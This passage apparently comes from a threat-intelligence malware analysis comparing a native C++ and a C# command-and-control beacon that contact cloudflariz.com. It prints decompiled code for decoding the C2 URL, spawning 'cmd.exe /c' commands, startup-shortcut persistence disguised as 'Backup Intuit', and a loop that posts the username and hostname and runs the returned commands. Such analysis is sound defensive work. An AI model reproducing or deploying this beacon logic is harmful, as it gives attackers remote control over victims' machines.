
XOR
Key: 7F7F7F7F7F7F7F7F7F7F7F7F... HEX
Scheme: Standard
Null preserving

```
17 0B 08 0F 0C 45 50 50 1C 13 10 0A 1B 19 13 1E 0D 16 05 51 1C 10 12 50 1C 10 12 12 51 0F 17 0F 00 00 00 00
00 00 00
```

```
https://cloudflariz.com/comm.php•••••••
```

Figure 8: Cleartext Domain

Tasks received by the beacon process from the C2 server include a buffer containing a command to be executed on the system. Before this command can be executed, additional API resolution is performed dynamically for the “CreateProcessA” Windows API.




```
  *hHandle = 0;
  v16 = 0;
  k32Load = LoadLibraryA("kernel32.dll");
  if ( !k32Load )
    return;
  CreateProcessA = GetProcAddress(k32Load, "CreateProcessA");
  try
  {
    CreateProcessA_1 = CreateProcessA;
    if ( !CreateProcessA )
      goto LABEL_28;
```

Figure 9: Process Creation API Resolution

## Command execution loop


The buffer containing the command has the string “cmd.exe /c” appended, and is passed into a call to the resolved “CreateProcessA” function as the second argument, which corresponds to the command line. A “cmd.exe” child process is subsequently spawned from the beacon process, executing the queued command, and sleeping.



```
    qmemcpy(cmdLine_1, "cmd.exe /c ", 11);      // Commandline presented for execution
    memcpy(cmdLine_1 + 11, Src_1, Size_1);
    *(cmdLine_1 + v7) = 0;
    cmdLine = &cmdLine_3;
    if ( *(&v18 + 1) > 0xFu )
      cmdLine = cmdLine_3;
    (CreateProcessA_1)(0, cmdLine, 0, 0, 0, 0, 0, 0, &n104, hHandle);
    WaitForSingleObject(hHandle[0], 0xFFFFFFFF);// Wait unti command is complete
    CloseHandle(hHandle[0]);
    CloseHandle(hHandle[1]);
    if ( *(&v18 + 1) <= 0xFu )
      goto LABEL_28;
    cmdLine_2 = cmdLine_3;
    if ( (*(&v18 + 1) + 1LL) < 0x1000 || (cmdLine_2 = *(cmdLine_3 - 8), (cmdLine_3 - cmdLine_2 - 8) <= 0x1F) )
    {
      j_j_free(cmdLine_2);                      // Unload libraries and clean up
LABEL_28:
      FreeLibrary(k32Load);
      return;
    }
```

*Figure 10: Command Execution*

Post-command execution and the following delay, the beacon execution returns into the primary loop, fetching additional tasks from the C2 server, executing them, and sleeping.



Hex View-1

IDA View-A

```
088 movups  [rsp+88h+var_58], xmm0
088 mov     [rax+10h], r14
088 mov     qword ptr [rax+18h], 0Fh
088 mov     byte ptr [rax], 0
088 mov     rdx, [rsp+88h+var_20]
088 cmp     rdx, 0Fh
088 jbe     short loc_140001A3C
```

```
088 inc     rdx
088 mov     rcx, [rsp+88h+Src]
088 mov     rax, rcx
088 cmp     rdx, 1000h
088 jb      short loc_140001A2D
```

```
088 add     rdx, 27h ; '''
088 mov     rcx, [rcx-8]     ; Memory
088 sub     rax, rcx
088 add     rax, 0FFFFFFFFFFFFFFF8h
088 cmp     rax, 1Fh
088 ja      loc_140001AB9
```

```
    loc_140001A2D:
088 call    j_j_free
088 movups  xmm0, [rsp+88h+var_58]
088 movups  xmm1, [rsp+88h+var_48]
```

```
    loc_140001AB9:
088 call    _invalid_parameter_noinfo_noreturn
```

```
    loc_140001A3C:
088 psrldq  xmm0, 8
088 movq    rdx, xmm0
088 cmp     rdx, 0Fh
088 jbe     short loc_140001A7A
```

```
088 inc     rdx
088 movq    rcx, xmm1
088 mov     rax, rcx
088 cmp     rdx, 1000h
088 jb      short loc_140001A75
```

```
088 add     rdx, 27h ; '''
088 mov     rcx, [rcx-8]     ; Memory
088 sub     rax, rcx
088 add     rax, 0FFFFFFFFFFFFFFF8h
088 cmp     rax, 1Fh
088 ja      short loc_140001ABF
```

```
    loc_140001A75:
088 call    j_j_free
```

```
    loc_140001ABF:
088 call    _invalid_parameter_noinfo_noreturn
```

```
    loc_140001A7A:
088 add     esi, 3
088 cmp     esi, 20h ; ' '
088 jl      loc_140001920
```

```
088 mov     [rsp+88h+time], 32h ; '2'
088 lea     rcx, [rsp+88h+time] ; p_n50
088 call    sleeper
088 lea     r11, [rsp+88h+var_18]
088 mov     rbx, [r11+28h]
088 mov     rbp, [r11+30h]
088 mov     rsi, [r11+38h]
088 mov     rsp, r11
018 pop     r15
010 pop     r14
008 pop     rdi
000 retn
```

*Figure 11: Delay Function Graph*


## .NET Beacon Comparison

### Cross-language beaconing: native vs .NET

Threat Intelligence analyzed a separate, but similar malicious binary identified as “dato.exe”, a C2 beacon written in C# that drops a shortcut named “dato.lnk” with the description “Backup Intuit”, enumerates the victim host, and beacons this information back to “cloudflariz[.]com”. The binary refers to a “special” directory, the startup folder, where a shortcut named “dato.lnk” is placed on the victim host.


### Functional parity and implications

The “dato.exe” binary performs similar actions to the “hosts.exe” binary, such as hiding the attached console window, and executing queued commands with “cmd.exe /c”. Despite the difference in language choice, the beacon functionality remains identical to the native (C++) counterpart.



```
// Program
// Token: 0x06000003 RID: 3 RVA: 0x00002050 File Offset: 0x00000250
private static async Task Main(string[] args)
{
    Program.ConcealWindow();
    Program.SetupScheduler();
    string execPath = Program.GetExecPath();
    string autoStartDir = Program.GetSpecialDir();
    string linkPath = Path.Combine(autoStartDir, Program.BuildString(new string[] { "da", "to.", "lnk" }));
    Program.GenerateLink(execPath, linkPath);
    await Program.PersistentLoop();
}
```


*Figure 12: Startup Shortcut Creation*



```
// Token: 0x06000008 RID: 8 RVA: 0x0000217C File Offset: 0x0000037C
private static void ExecuteTask(string task)
{
    bool flag = string.IsNullOrEmpty(task);
    if (!flag)
    {
        try
        {
            Process process = new Process
            {
                StartInfo = new ProcessStartInfo
                {
                    FileName = Environment.GetFolderPath(Environment.SpecialFolder.System) + "\\" + Program.BuildString(new string[] { "cm", "d.e", "xe" }),
                    Arguments = "/c " + task,
                    UseShellExecute = false,
                    CreateNoWindow = true,
                    RedirectStandardOutput = true,
                    RedirectStandardError = true
                }
            };
            process.Start();
            process.WaitForExit();
        }
        catch
        {
        }
    }
}
```


*Figure 13: Command Execution*

The functionally identical logic to fetch and execute commands, first collects the active username, and hostname from the environment variables, sends a post request with the Mozilla user agent, retrieves and passes any queued commands to the command execution logic, before entering a delay function to sleep.




```
// Token: 0x06000007 RID: 7 RVA: 0x0000213C File Offset: 0x0000033C
private static async Task FetchAndRun()
{
    try
    {
        string u = Environment.UserName;
        string endpoint = Program.BuildString(new string[]
        {
            "htt", "ps:", "//c", "lou", "dfl", "ari", "z.c", "om/", "com", "m.p",
            "hp"
        });
        string id = Environment.MachineName + "_" + u;
        using (HttpClient h = new HttpClient())
        {
            h.DefaultRequestHeaders.Add(Program.BuildString(new string[] { "Us", "er-", "Age", "nt" }), "Mozilla/5.0");
            FormUrlEncodedContent data = new FormUrlEncodedContent(new KeyValuePair<string, string>[]
            {
                new KeyValuePair<string, string>(Program.BuildString(new string[] { "com", "put", "erN", "ame" }), id)
            });
            HttpResponseMessage httpResponseMessage = await h.PostAsync(endpoint, data);
            HttpResponseMessage resp = httpResponseMessage;
            httpResponseMessage = null;
            if (resp.IsSuccessStatusCode)
            {
                string text = await resp.Content.ReadAsStringAsync();
                string cmd = text;
                text = null;
                if (cmd == Program.BuildString(new string[] { "ter", "min", "ate" }))
                {
                    Environment.Exit(0);
                }
                Program.ExecuteTask(cmd);
                cmd = null;
            }
            data = null;
            resp = null;
        }
        HttpClient h = null;
        u = null;
        endpoint = null;
        id = null;
    }
    catch
    {
        Program.PerformDummyAction();
    }
}
```

*Figure 14: C2 Communication Request Creation*



